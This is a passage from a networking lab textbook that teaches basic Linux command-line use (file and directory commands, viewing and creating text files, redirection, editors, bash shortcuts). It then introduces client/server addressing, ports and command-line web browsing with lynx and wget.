https://www.youtube.com/watch?v=xaO2bbqcHTg

3.4 Troubleshooting virtnet

To be completed: list of likely problems and solutions when using virtnet.

Chapter 4

Linux Command Line

This chapter introduces the command line interface in Linux. Examples are used to demonstrate various tasks of interacting with the operating system (including files and directories) and applications with commands. Many of the commands are only really understood after practice. You are recommended to explore your Linux computer using the command line. Having a cheat sheet, such as the Linux Reference Card, printed and by your side when exploring can also be useful.

4.1 Prerequisites

4.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Basics of operating systems, including files and directories/folders.

4.1.2 Linux and Network Setup

All of the practical tasks in this chapter can be completed on a single Linux computer. Although virtnet (Chapter 3) is not required, if you do use it, as only a single computer is necessary, topology 1 is appropriate (or in fact any topology—just use a single node).

4.2 Entering Commands

The terminal application *prompts* you for a command, you type in the *command* and then press *ENTER* causing the command to execute, and then optionally the command may *output* messages on the terminal.

4.2.1 Command Prompt

An example prompt is:

```
network@node1:~$
```

File: nsl/commands.tex, r1669

The cursor is after the dollar sign ($), and it is there that the command is typed in. The format of the prompt may differ across computers (and you can customise it), however the default prompt on Ubuntu shows:

- Username of the user currently logged in, e.g. *network*
- Host name of the computer, e.g. `node1`
- Current working directory, e.g. ~, which is a shortcut for the users' home directory

The username and host name are separated by the at sign (@), the host name and directory are separated by the colon character (:), and the prompt ends with the dollar sign ($).

Note that if you change directories, users (e.g. login as a different user) or even hosts (e.g. remotely login to another computer) the prompt will change. Use the prompt as a quick reminder of "where" and "who" you currently are.

In this book, for brevity, when not relevant the information before the dollar sign may be omitted. For example, in this chapter, since the username and computer host name are not important, we will simply use:

```
$
```

Normally, when a command executes, you have to wait for the execution to complete until you are returned to the prompt. That is, you can enter and execute only one command at a time. Section 4.7 will show you how to execute multiple commands, and to return to the prompt while a time-consuming command is still executing.

If you find yourself typing commands when there is no prompt, that will most likely mean something is wrong, e.g. a previous command is still executing.

4.2.2 Commands, Parameters and Options

The terminal uses a *shell* to interpret the commands you want to execute. There are different shells available, but a common one is `bash`. In addition to executing commands, shells such as `bash` provide a basic programming environment, allowing you to use conditionals (if), loops (for, while) and variables. Chapter 6 will show you some simple examples of shell scripts that use these features. For now we will simply use the shell to execute commands.

Most commands are standalone executable applications. Some commands are not applications, but commands built-in to the shell. At this point, we won't distinguish between the two, and just refer to them as commands.

To run a command, type the command name at the prompt. An example is the command `ls`, which lists the files in a directory.

```
$ ls
app  example.txt README.txt
$
```

The output of the command execution is shown (in this example, three files called `app`, `example.txt` and `README.txt`), and you are returned to the prompt.

Some commands take parameters, which are entered following the command name. For example, with `ls` you can specify a subset of files to list using the * wildcard.

```
$ ls *.txt
example.txt README.txt
```

The command `ls` with the parameter `*.txt` lists all files that end with `.txt`. Some commands may accept multiple optional parameters, each separated by space.

Some commands also have options, which are normally entered following the command name and before any parameters (although in most cases can be anywhere after the command name). Options enable or disable features of the command. There are two methods of specifying an option:

1. Single dash followed by a letter, e.g. `-a`. This is the original method. As it is short, this method is commonly used when entering commands directly.

2. Double dash followed by a more descriptive name, e.g. `--all`. This is the newer method. As it is descriptive, this method should be used when writing scripts.

Continuing our example with `ls`, the `-a` option shows *all* files, including any "hidden" files. We will see in Section 4.3 that hidden files (and directories) are simply those whose name start with a dot (.).

```
$ ls -a
.  ..  app  example.txt .my_secret.txt README.txt
```

There is an additional "hidden" file listed, as well as two special directories (`.` and `..` as discussed in Section 4.3).

The long format option equivalent of above is:

```
$ ls --all
.  ..  app  example.txt .my_secret.txt README.txt
```

Multiple options can be listed, usually in any order. The `-l` option lists files with more details. Below is an example also combined with parameter.

```
$ ls -a -l
total 152
drwxr-xr-x 2 sgordon sgordon 4096 Nov 23 10:05 .
drwxr-xr-x 9 sgordon sgordon 4096 Nov 23 09:45 ..
-rwxr-xr-x 1 sgordon sgordon 133792 Nov 23 09:46 app
-rw-r--r-- 1 sgordon sgordon  19 Nov 23 09:46 example.txt
-rw-r--r-- 1 sgordon sgordon   7 Nov 23 10:01 .my_secret.txt
-rw-r--r-- 1 sgordon sgordon   7 Nov 23 09:46 README.txt
```

The meaning of the output will be explained in Section 4.3.

Finally, to save typing, single dash options can be combined together. The following example is identical to above. The options `-a -l` can be shortened to `-al` or `-la`.

```
$ ls -al
total 152
drwxr-xr-x 2 sgordon sgordon 4096 Nov 23 10:05 .
```

```
drwxr-xr-x 9 sgordon sgordon 4096 Nov 23 09:45 ..
-rwxr-xr-x 1 sgordon sgordon 133792 Nov 23 09:46 app
-rw-r--r-- 1 sgordon sgordon  19 Nov 23 09:46 example.txt
-rw-r--r-- 1 sgordon sgordon   7 Nov 23 10:01 .my_secret.txt
-rw-r--r-- 1 sgordon sgordon   7 Nov 23 09:46 README.txt
```

4.2.3 Output and Errors

We have seen in the previous section that when a command executes it may print output on the screen. The output from a command due to normal operation is sent to *standard output*, or `stdout`. By default, the standard output it displayed on the terminal.

```
$ ls
app  example.txt README.txt
$
```

If something goes wrong with command execution, then error messages may be produced. These are sent to *standard error*, or `stderr`. Again, the standard error is displayed on the terminal.

```
$ ls *.doc
ls: cannot access '*.doc': No such file or directory
```

There is also *standard input*, or `stdin`, which refers to what you type in to an interactive command.

In Section 4.6 we will see an example of standard input, and also how to redirect the standard output and error to a file. That is, instead of the output of a command displaying on the terminal, it is written to a file.

4.2.4 Help with Commands

We have given a brief introduction to executing commands in a terminal, and introduced the concept of options and parameters of commands. The following sections will demonstrate useful commands. However there are many more, and most commands have multiple options and parameters. There is no way for you to remember all of them. Luckily there are ways to get help with known commands, and also discover unknown commands.

Most commands which are standalone applications have a manual, or *man* page. The man page can be viewed using the `man` command, followed by the name of the command. For example, to read the manual of the `ls` command:

```
$ man ls
```

This displays an interactive text version of the manual, including a list of options and parameters. If you cannot remember an option, read the man page. You can scroll up and down with your keyboard arrows and page up/down keys. To exit or quit the man page and return to the prompt, press *q*. For more help on navigating man pages, read the man page:

```
$ man man
```

Some commands do not have a man page. There may be different reasons, but you have several options to look for help.

Commands built-in to the shell do not have a man page, but the shell has a `help` command. For example, the command `cd` (for changing directories) is a built-in command.

```
$ man cd
No manual entry for cd
$ help cd
cd: cd [-L|[-P [-e]] [-@]] [dir]
    Change the shell working directory.
...
```

If `man` or `help` do not provide any information, then sometimes using the `-h` or `-?` option displays help, or even running a command that normally expects arguments, without arguments.

Yet another option, while the man pages are quite extensive, some commands use a different system/command called `info`. If you are up for some reading, then the GNU *core utilities*, or `coreutils` section contains a great summary of common commands. In fact reading about the core utilities is probably better than reading this chapter.

```
$ info coreutils
```

All of the above help systems are available directly on your Linux system (assuming they are installed). You don't need a network connection to access them. Of course, searching on the web is a good way to learn about how to use commands.

4.3 Directory and File Operations

As with many operating systems, in Linux directories (or folders) are organised in a hierarchical manner, with a *root directory* at the top, and sub-directories within the root directory. Those sub-directories may have their own sub-directories and so on. Files may exist in any directory (including the root directory).

The full path of a directory or file can be specified by listing all the directories above it, using the forward slash character (/) as a separator. (Directories and files are very similar and sometimes we will not clearly distinguish between them. Later we will see ways for distinguishing). The root directory is specified by a single forward slash. That is, `/` refers to the root directory, `/home` refers to the `home` directory which is a sub-directory of the root directory, and `/home/network` refers to the `network` directory which is a sub-directory of the `/home` directory. In Chapter 7 you will learn about users in Linux; for now note that the user in this demo is called *network* and their *home directory* is `/home/network`. Finally, `/home/network/file.txt` refers to the file `file.txt` within the `network` directory.

Let's see some commands for performing operations on directories (and files).

Directory Operations

When you open a terminal and execute commands in a prompt, they are executed while you are in a particular directory. To print your current or working directory:

```
$ pwd
/home/network
```

To change directories we use `cd`, normally followed by an argument indicate where to change to. To change to a specific directory, pass the full path (also referred to as an *absolute path*) as an argument:

```
$ cd /
$ pwd
/
$ cd /home/network
$ pwd
/home/network
```

You can also specify a *relative path*, indicating the directory relative to your current working directory:

```
$ cd /
$ pwd
/
$ cd home
$ pwd
/home
$ cd network
$ pwd
/home/network
```

The above illustrated changing to the root directory using an absolute path in the first `cd` command, and then changing down in the hierarchy using relative paths in the second two `cd` commands. You can change up in the hierarchy by specifying the special `..` argument:

```
$ pwd
/home/network
$ cd ..
$ pwd
/home
$ cd ..
$ pwd
/
```

Other special directories are `.` for the “this current directory”, for your home directory and `-` for the previous directory. Finally, not passing an argument to `cd` returns you to your home directory.

```
$ pwd
/
$ cd
$ pwd
/home/network
$ cd ..
$ pwd
/home
$ cd -
```

```
/home/network
$ pwd
/home/network
$ cd /
$ pwd
/
$ cd .
$ pwd
/
$ cd ~
$ pwd
/home/network
```

Now that we can move between directories, let's look inside a directory. You can list the contents of a directory using `ls`:

```
$ pwd
/home/network
$ ls
lynx.cfg virtnet
$ cd /
$ ls
bin   dev  home       lib        media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img lost+found mnt    proc  run   srv   tmp  var
```

Note in the above example, there are two files or directories inside the network users home directory: `lynx.cfg` and `virtnet`. There are 21 entries in the root directory. We will return to `ls` shortly to list more information, including using it to identify whether a particular entry is a file or directory. But first let's make/create some directories with `mkdir` and remove/delete directories with `rmdir`.

```
$ cd
$ mkdir demo
$ ls
demo  lynx.cfg virtnet
$ cd demo
$ pwd
/home/network/demo
$ mkdir stuff
$ ls
stuff
$ mkdir another
$ ls
another stuff
$ rmdir another
$ ls
stuff
$ pwd
/home/network/demo
$ cd ..
$ pwd
/home/network
$ ls
demo  lynx.cfg virtnet
$ rmdir demo
```

```
rmdir: failed to remove 'demo': Directory not empty
$ ls
demo  lynx.cfg virtnet
```

We create a directory `demo` and then two directories within that, `stuff` and `another`. Then we deleted the directory `another` and finally changed back to our home and tried to delete the `demo` directory. Note that the last `rmdir demo` did not work. It returned an error saying the directory is not empty. By default, we can only delete empty directories. Let's remove `stuff` and then `demo`:

```
$ pwd
/home/network
$ rmdir demo/stuff/
$ ls demo
$ rmdir demo
$ ls
lynx.cfg virtnet
```

Now let's see some operations on files.

File Operations

We know `ls` lists both files and directories. Let's find an existing file on our Linux node and then copy it to our home directory. For this demo, we will use the file `hostname` within the `/etc` directory. Although it is not important, `hostname` is a plain text file that stores the name of the host, i.e. node1.

```
$ cd
$ mkdir demo
$ cd demo
$ pwd
/home/network/demo
$ cp /etc/hostname /home/network/demo/
$ ls
hostname
```

The `cp` command takes a source and destination as arguments. We specified the full file name (including absolute path) as the source, and the full/absolute destination directory. We can use relative paths, and also change the name of the file saved at the destination:

```
$ cp /etc/hostname myfile.txt
$ ls
hostname myfile.txt
```

We can remove/delete files with `rm`:

```
$ rm hostname
$ ls
myfile.txt
```

Be careful! There is no trash or recycle bin. Without some digital forensics, the file is lost once you remove it.

If we won't to copy to the current directory, keeping the same file name, specified . as the destination:

```
$ cp /etc/hostname .
$ ls
hostname myfile.txt
```

Files can be moved between directories and within the same directory using `mv`. Moving within the same directory is effectively renaming the file.

```
$ mv hostname hostname.txt
$ ls
hostname.txt myfile.txt
$ mv myfile.txt ..
$ ls
hostname.txt
$ ls ..
demo  lynx.cfg myfile.txt virtnet
```

Note: File Extensions
In Linux file extensions are not required, and often not important for applications. That is, a plain text file can be called `file.txt` or `file.text` or `file.exe` or just `file`. No matter the file extension, it is still just a plain text file. Essentially, the characters following a dot are just part of the file name. Despite this, it is good practice to use sensible/common file extensions. A few extensions you may come across in this book:

- Plain text: `.txt` or no extension
- Configuration (text): `.cfg` or `.conf`
- Bash shell scripts (text): `.sh` or `.bash`
- Executable/applications: no extension
- Binary data: `.bin` or no extension
- Encrypted files: `.enc` or `.bin`
- Compressed and/or archived files: `.zip`, `.tgz`, `.tar.gz`, `.bz2`

Let's now return to listing files with `ls` and see some of the options available. Recall from Section 4.2.2, options can be specified with a dash (-). To see what options are available consult the command man page. For `ls`, a very useful option is to list the output in long format:

```
$ ls
hostname.txt
$ ls -l
total 4
```

```
-rw-r--r-- 1 network network 6 Jan 14 15:53 hostname.txt
$ ls ..
demo  lynx.cfg myfile.txt virtnet
$ ls -l ..
total 16
drwxrwxr-x 2 network network 4096 Jan 14 15:55 demo
-rw-rw-r-- 1 network network 174 Mar 2 2017 lynx.cfg
-rw-r--r-- 1 network network 6 Jan 14 15:51 myfile.txt
drwxrwxr-x 6 network network 4096 Feb 10 2017 virtnet
```

The long format output includes:

- If the first letter is "d" then this entry is a directory; it it is "-" then it is a file.
- The next nine letters, such as rwx, specify permissions. These are covered in Chapter 7.
- The number (before the word "network") indicates hard links to this file. We will ignore that for now.
- The next two words, in our case, "network" and "network" are the user owner and group owner of the file, respectively. They are explained in Chapter 7.
- The next integer is the size of the file in Bytes. For example, `myfile.txt` is 6 Bytes.
- The date/time when the file was modified.
- The file name.

Another `ls` option is to show "hidden" files. In Linux, hidden files are simple files/directories whose name start with a dot (.). There is no security in hidden files—anyone with correct permissions can access them. The are only hidden from the default `ls` output. Here we will first create a hidden file than list all files with `ls`:

```
$ cp hostname.txt .hidden-hostname.txt
$ ls
hostname.txt
$ ls -a
.  ..  .hidden-hostname.txt hostname.txt
```

Note that `.` (current directory) and `..` (parent directory) are also listed, since they are also kept track of.

A final demo of `ls` showing human friendly sizes:

```
$ ls -alh
total 16K
drwxrwxr-x 2 network network 4.0K Jan 14 17:11 .
drwxr-xr-x 8 network network 4.0K Jan 14 15:55 ..
-rw-r--r-- 1 network network 6 Jan 14 17:11 .hidden_hostname.txt
-rw-r--r-- 1 network network 6 Jan 14 15:53 hostname.txt
```

4.4 Viewing and Editing Files

Performing tasks in Linux (and UNIX-based operating systems in general) commonly depends on manipulating files, especially files containing plain text. Some examples are:

- Applications, including servers, often read text files to obtain values for their configuration upon startup. A common location for system application configuration files is the `/etc` directory (and it's many sub-directories).
- The Linux kernel exposes internal configuration parameters via files in the `/proc` directory (see Section 10.2.2 for an example).
- Applications often write output, including logs, into text files. The directory `/var/log` is a common location for logs to be stored. Other applications may also read those log files (e.g. to produce a summary of logs, or identify attacks on the system).

As a result, many applications in Linux are written to be able to read plain text as input, and output plain text. In turn, there are many commands to view, process and edit plain text files.

4.4.1 Viewing Text Files

First we will show several ways for viewing text files.

To show the entire contents of a file on the screen use `cat`, which means "concatenate":

```
$ cat /etc/legal
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

As the name suggests, you can display one file after another, i.e. concatenate two files:

```
$ cat /etc/legal /etc/hostname

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

node1
```

Note we are using files in the `/etc` directory as they are most likely to already exist on your computer. In Section 4.4.2 we will create our own text files.

Observe what happens when you `cat` a long file:

```
$ cat /etc/services
# Network services, Internet style
```

```
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
...
```

The entire file is displayed, making it hard to see the start of the file. Unless you have scrolling enabled in the terminal, you will only see the last "page" or screen of the file. This is inconvenient.

To view files page-by-page, including the ability to scroll up and down by line or by page, use `less`:

```
$ less /etc/services
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
/etc/services
```

You can now use the arrow keys (UP, DOWN) and PGUP (or SPACE) and PGDN keys to scroll through the file. To quit/exit, press *q*.

If you want to view only the start of a file, or the end of a file, you can use `head` or `tail`:

```
$ head /etc/services
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
```

By default, `head` shows the first 10 lines of a file. And `tail` shows the last 10 lines. You can use the `-n` option to specify the number of lines to show:

```
$ tail -n 3 /etc/services
fido            60179/tcp                       # fidonet EMSI over TCP

# Local services
```

A nice feature of `tail` is to "follow" a file. For files that are regularly changing, such as log files being written to by servers, using the `-f` option will cause `tail` to run forever (or until someone tells it to stop), showing any updates to the file when they occur. To test this, follow the system log `/var/log/syslog`:

```
$ tail -f /etc/log/syslog
Jan 18 15:58:47 node1 systemd[1377]: Reached target Timers.
Jan 18 15:58:47 node1 systemd[1377]: Reached target Sockets.
Jan 18 15:58:47 node1 systemd[1377]: Reached target Paths.
Jan 18 15:58:47 node1 systemd[1377]: Reached target Basic System.
Jan 18 15:58:47 node1 systemd[1377]: Reached target Default.
Jan 18 15:58:47 node1 systemd[1377]: Startup finished in 98ms.
Jan 18 15:58:47 node1 systemd[1]: Started User Manager for UID 1000.
Jan 18 16:09:01 node1 CRON[1490]: (root) CMD ( [ -x /usr/lib/php/sessionclean ]
    && /usr/lib/php/sessionclean)
Jan 18 16:17:01 node1 CRON[1576]: (root) CMD ( cd / && run-parts --report
    /etc/cron.hourly)
Jan 18 16:39:01 node1 CRON[1730]: (root) CMD ( [ -x /usr/lib/php/sessionclean ]
    && /usr/lib/php/sessionclean)
```

You will see the last 10 lines of the log file, but note that `tail` does not exit. Now open another terminal, and login to your Linux machine (don't close the terminal running `tail`). You should see at least one more line appended to the output, similar to below.

```
Jan 18 16:46:17 node1 systemd[1]: Started Session 8 of user network.
```

`tail` will keep showing the last 10 lines of the file, even as the file is updated. To stop `tail` use the *Ctrl-C* key combination.

`less`, `head` and `tail` are useful for viewing a selected part of a text file. However they can go beyond text files. Since many commands output text, you can combine those commands with `less`, `head` or `tail` to view a selected part of the output. Combining two commands is performed using *pipes*. While pipes are explained in detail in Section 4.6, here we introduce a simple and common example.

Consider the output of the `ls` command, which in some cases be quite long, especially when used with the `-1` option which shows one entry per line. To scroll through the output we can perform the `ls -1` command and pipe (the vertical bar, |) the output into the `less` command:

```
$ ls -1 /etc | less
acpi
adduser.conf
alternatives
apache2
apparmor
apparmor.d
apport
apt
at.deny
bash.bashrc
bash_completion.d
bindresvport.blacklist
binfmt.d
ca-certificates
ca-certificates.conf
calendar
console-setup
cron.d
cron.daily
cron.hourly
cron.monthly
crontab
cron.weekly
:
```

You can now scroll through the output of `ls`. Similarly we can see the last 5 lines of output:

```
$ ls -1 /etc | tail -n 5
vtrgb
wgetrc
X11
xdg
xml
```

Using pipes (!) to combine commands is covered in Section 4.6.

4.4.2 Creating Text Files

So far we have only viewed existing files. Now we will show some very basic ways to create files. Full text editors, which will be more practical in many cases, are covered in Section 4.4.3.

To create an empty file use `touch`:

```
$ touch myfile.txt
$ ls -l myfile.txt
-rw-rw-r-- 1 network network 0 Jan 18 16:52 myfile.txt
```

The output of `ls` indicates the file is 0 Bytes in length. Not much use yet.

Before we put some text into a file, lets introduce `echo`, a command that simply displays the string passed as parameter as output:

```
$ echo "hello"
hello
$ echo "My name is ..."
My name is ...
```

Now a powerful concept: *redirection*. While most of the commands we have seen so far output to the screen (such as `echo`), we can tell the command to instead redirect the output to a file. To perform *output redirection*, follow the command with the greater than sign (>) followed by the name of a desired output file:

```
$ echo "hello" > myfile.txt
$ cat myfile.txt
hello
$ ls -l myfile.txt
-rw-rw-r-- 1 network network 6 Jan 22 09:13 myfile.txt
```

Rather than `echo` displaying "hello" on the screen, it writes to the file `myfile.txt`. Note that the output file does not need to exist (a new one will be created), and that the contents are overwritten. To append to a file, use two greater than signs (>>):

```
$ echo "there" >> myfile.txt
$ cat myfile.txt
hello
there
$ ls -l myfile.txt
-rw-rw-r-- 1 network network 12 Jan 22 09:14 myfile.txt
```

Redirection is covered in more depth in Section 4.6.

While these basic methods for creating text files may some inconvenient for writing a large file, they are useful for automating file creation. Section 4.4.3 covers more traditional text editors.

4.4.3 Text Editors

There are different text editors available in Linux, some very simple and others with advanced features resembling Integrated Development Environments (IDEs). Two text editors commonly installed in Linux are `vi` and `nano`, with the former most powerful and installed on almost all systems, and the latter being the simplest to get started with. We will start with `nano`.

To open an existing file or start with a new named file:

```
$ nano demofile.txt
```

This brings up a screen with a menu bar at the top and two rows of commands at the bottom. In the middle you write your text. We don't cover the details of using `nano` here (press Ctrl-G to get help) but some useful things to know to get started are:

- The hat/caret (^) character means the Ctrl key. So ^G means Ctrl-G.

- Ctrl-O to save
- Ctrl-X to exit. If not already saved, you will be prompted if you want to do so now (press Y) and then the file name (leave as is).
- Ctrl-G for help
- Ctrl-K to cut a line of text
- Ctrl-U to paste the previous cut line of text

While `vi` is a more powerful text editor, it is quite different than what most people are used to with GUI based text editors (e.g. Notepad in Windows). You can find many tutorials online to get started with `vi`.

Other text editors include `emacs`, which is a powerful alternative to `vi`, and `gedit`, which is more typical like Notepad. However `gedit` requires a GUI in Linux.

Video
nano for Text Editing in Ubuntu (5 min; Mar 2018)
https://www.youtube.com/watch?v=NV9PyPJKqH4

4.5 Shortcuts in Bash

Typing commands, files and directories can be time consuming, and also error prone. Typing a long command, executing it, and then realising a spelling mistake can be very annoying. Even worse if a mistake causes unexpected consequences (e.g. deleting the wrong file). Bash has numerous shortcuts that allow you to be more efficient when typing commands. The following are valuable for getting started.

- TAB autocompletes commands, files and directories. For example, if you want to change into a directory called `example`, then typing *cd eTAB* will autocomplete `e` to `example` (so long as `exmaple` is the only directory starting with `e`; otherwise try `exTAB` and so on). Press TAB twice to show the options for autocomplete.
- Pressing the up arrow on your keyboard scrolls through your history previously executed commands. Therefore to repeat a recent command, press up until it is displayed and then press Enter. The down arrow scrolls the opposite direction.
- The command `history` displays your numbered history of previous commands.
- To execute a specific numbered command from your history, find the number using `history` and then type `!N` where *N* is the number.
- Ctrl-a takes the cursor to the start of the line.
- Ctrl-e takes the cursor to the end of the line.
- To execute a command, press Enter when the cursor is anywhere on the line. The cursor does not need to be at the end of the line.

- Ctrl-k cuts a line of text.
- Ctrl-y pastes a previously cut line of text.

The Bash manual describes many more keyboard shortcuts in the Bindable Readline Commands section.

4.6 Pipes and Redirection

Video
Redirection and pipes including grep, whoami, |, cut (25 min; July 2016)
https://www.youtube.com/watch?v=Z7afaRSVJ6I

4.7 Processes and Jobs

Video
Linux Command Line: Processes (29 min; Jul 2016)
https://www.youtube.com/watch?v=AZeFiRK8YnM

4.8 Searching for Files

Video
Searching for and in files including locate, find, which (6 min; July 2016)
https://www.youtube.com/watch?v=_ZVCbIpHWmE

4.9 Processing Text Files

Video
File operations including cat, head, tail, cp, mv, rm (10 min; July 2016)
https://www.youtube.com/watch?v=_4wO_0m-UMs

4.10 More Examples

For more examples, mainly of the same commands and concepts introduced in the previous sections, a series of videos are available.

If you just need to use the command line for virtnet (e.g. to achieve specific networking or security tasks), then the following two videos provide a short introduction to the basics.

Video
Linux Commands for virtnet 1: Files and Directories, including cd, ls, pwd, mkdir, rmdir, cp, mv. (11 min Feb 2017)
https://www.youtube.com/watch?v=JtNNklLc09Q

Video
Linux Commands for virtnet 2: Text Files, including grep, redirection and pipes (8 min; Feb 2017)
https://www.youtube.com/watch?v=8FNYQ5F8Uiw

If you want to see almost all of the commands covered in this chapter, then the following is a series of eight videos taken from an old lab class.

Video
Linux Command Line 1: Directory operations including pwd, cd, ls, mkdir, rmdir, TAB autocomplete (29 min; Jul 2016)
https://www.youtube.com/watch?v=sHGoJsAEpsM

Video
Linux Command Line 2: File operations including touch, nano, wc, man (8 min; Jul 2016)
https://www.youtube.com/watch?v=Xe72WbxaT8k

Video
Linux Command Line 3: File operations including cat, less, head, tail, cp, mv, rm (10 min; Jul 2016)
https://www.youtube.com/watch?v=_4wO_0m-UMs

Video
Linux Command Line 4: Finding files including locate, find, which (6 min; Jul 2016)
https://www.youtube.com/watch?v=_ZVCbIpHWmE

Video
Linux Command Line 5: Redirection and pipes including grep, whoami, |, cut (24 min; Jul 2016)
https://www.youtube.com/watch?v=Z7afaRSVJ6I

Video
Linux Command Line 6: Processes including Ctrl-C (kill), yes, Ctrl-Z (suspend), jobs, fg, bg, ps, kill, top (29 min; Jul 2016)
https://www.youtube.com/watch?v=AZeFiRK8YnM

Video
Linux Command Line 7: Users including whoami, /etc/passwd, /etc/shadow, su, sudo (18 min; Jul 2016)
https://www.youtube.com/watch?v=788Q8ighwd8

Video
Linux Command Line 8: File Permissions including groups, chown, chgrp, chmod (15 min; Jul 2016)
https://www.youtube.com/watch?v=7qppegxHG7k

Chapter 5

The Internet and Applications

This chapter provides background information on the Internet and common applications used in the Internet. If you have already studied an introductory networking subject, then most likely there is nothing new in this chapter for you. It serves mainly as reference, i.e. if you forget some concepts mentioned in later chapters, then refer back to this chapter.

5.1 The Internet

To be completed (e.g. IP, TCP, forwarding, routing, addresses). In the meantime, see introductory networking textbooks.

5.2 Clients, Servers and Addressing

Most network applications, including web browsing, email and file downloads, are implemented as *client/server applications*. For example, web browsing involves a web browser (client) retrieving web pages from a web server. The client/server model involves the server listening for new connections and the client initiating new connections. (A connection is usually needed each time we perform some operation, e.g. transfer a file, download a web page, send an email). We use IP addresses, as well as ports, to uniquely identify each connection.

5.2.1 Addresses and Ports

We know that IP addresses are used to identify computers on the Internet. This includes clients and servers. When sending data between a client and server, the source and destination IP addresses are carried in the IP datagram (see Figure A.1). These two addresses (source and destination) uniquely identify the connection between these two computers.

But what about different application programs (or processes) running on the computers? If you have one web browser connecting to a web server at `www.google.com` and a second web browser connected also to `www.google.com`, then how does your computer know which IP datagrams are destined for which instance of the web browser?

File: nsl/apps.tex, r1669

Client/server applications also use *port numbers* to identify connections between applications. Your first web browser instance uses a different port number than your second web browser instance. So in fact all communications between client/server applications can be uniquely identified by both the source/destination IP addresses and the source/destination port numbers:

For example, connection 1 between browser 1 and web server `www.google.com`:

Source IP `203.131.209.77`

Destination IP `66.249.89.99`

Source Port 47984

Destination Port 80

And connection 2 between browser 2 and `www.google.com`:

Source IP `203.131.209.77`

Destination IP `66.249.89.99`

Source Port 48032

Destination Port 80

Note that the two connections between the same computers are uniquely identified, because the source ports are different.

While the source and destination IP addresses are carried in an IP datagram header, the source and destination ports are carried in the TCP (or UDP) packet header (see Figures A.2 and A.3). Therefore every packet we send over the Internet has these four addresses. (A fifth identifier, the protocol number is also included in the IP datagram. For example, if TCP is the transport protocol being used, the protocol number field in the IP header has the value 6, representing Transmission Control Protocol (TCP). For a list of common protocol numbers see Appendix A.2.)

5.2.2 Servers

The common structure of most network server applications is as follows:

1. The server is idle, listening (or waiting) for connection from clients on a *well known port*.

2. When a server receives and accepts a connection request (e.g. TCP SYN), it creates a child process to communicate with the client. The child process exchanges data with the client. When the exchange is finished, the child process is deleted, leaving only the original parent server process.

3. The server returns to the idle state (step 1).

In this way, a server can typically handle many connections at a time. For example, the `www.google.com` web server can handle connections from 1000's of client hosts at a time. An important aspect is a *well known port*. Since the client initiates the connection, it has to know what is the destination IP address and port number. The client can find the servers IP address through Domain Name System (DNS) (e.g. `www.google.com` maps to `66.249.89.99`). It knows the port number because most common servers use a well known port number. Some commonly used well known port numbers are listed in Appendix A.2.

5.2.3 Clients

The common structure of most network client applications is as follows:

1. Send a connection request to a server. The client (in fact, the operating system) chooses an unused port number as the source port, and sends the connection request to the server.

2. Once connected with the server, the client and server exchange data.

So multiple instances (or processes) of one application can communicate at the same time—they just use different source port numbers.

5.3 Web Browsing

Everyone knows how to use a web browser. But what about a web server? Chapter 12 shows you how to install, configure and use a common web server called Apache. And how does a web browser communication with a web server? Using HyperText Transfer Protocol (HTTP). Section 5.3.1 provides background information on HTTP. As we primarily use the command line in this book, a graphical web browser like Firefox, Safari or Edge is not available. Therefore Section 5.3.2 illustrates two command line tools for web browsing.

5.3.1 HTTP Operation

To be completed. For now, consult a networking textbook on the operation of HTTP.

5.3.2 Web Browsing on the Command Line

When testing a web server it is useful to have a web browser. Similarly, creating HTTP traffic is useful for testing networks, learning about protocols and performing security operations. However on the command line we do not have direct access to graphical web browsers such as Firefox or Safari. Therefore we have two options: use a command line program for web browsing, or use tunnelling to run a graphical web browser on another computer. Here we show how to do the former; the latter is demonstrated in Section 5.3.2.

`lynx` is a text-based web browser available on Linux. Pass in the URL of the web page you want to visit, e.g. `http://192.168.2.21`, when you start:

```
$ lynx URL
```

Once open, you can browse pages using your keyboard. Of course images will not be displayed, and JavaScript is not executed. But you can view basic HTML pages. A quick guide to using Lynx:

- Scroll the page using PgUp and PgDown
- Traverse through links using Up arrow and Down arrow
- Follow a selected/highlighted link by using Right arrow or Enter
- Go back using the Left arrow
- Visit a new URL by pressing 'g' and then typing the URL
- To get help, press 'h'
- To see cookies, press Ctrl-k
- To toggle between viewing the web page and the source, press '\'
- To quit Lynx, press 'q'

Lynx provides an interactive web browser. If you only want to download a page (without interactively following links) then you can use `wget`. In it's simplest form, `wget` downloads a page at a requested URL:

```
$ wget URL
```

The page is saved as a file on your computer. This can be useful for testing and automating tasks in scripts (see Chapter 6).

Video
Linux Command Review: wget, ssh, nc (10 min; Aug 2016)
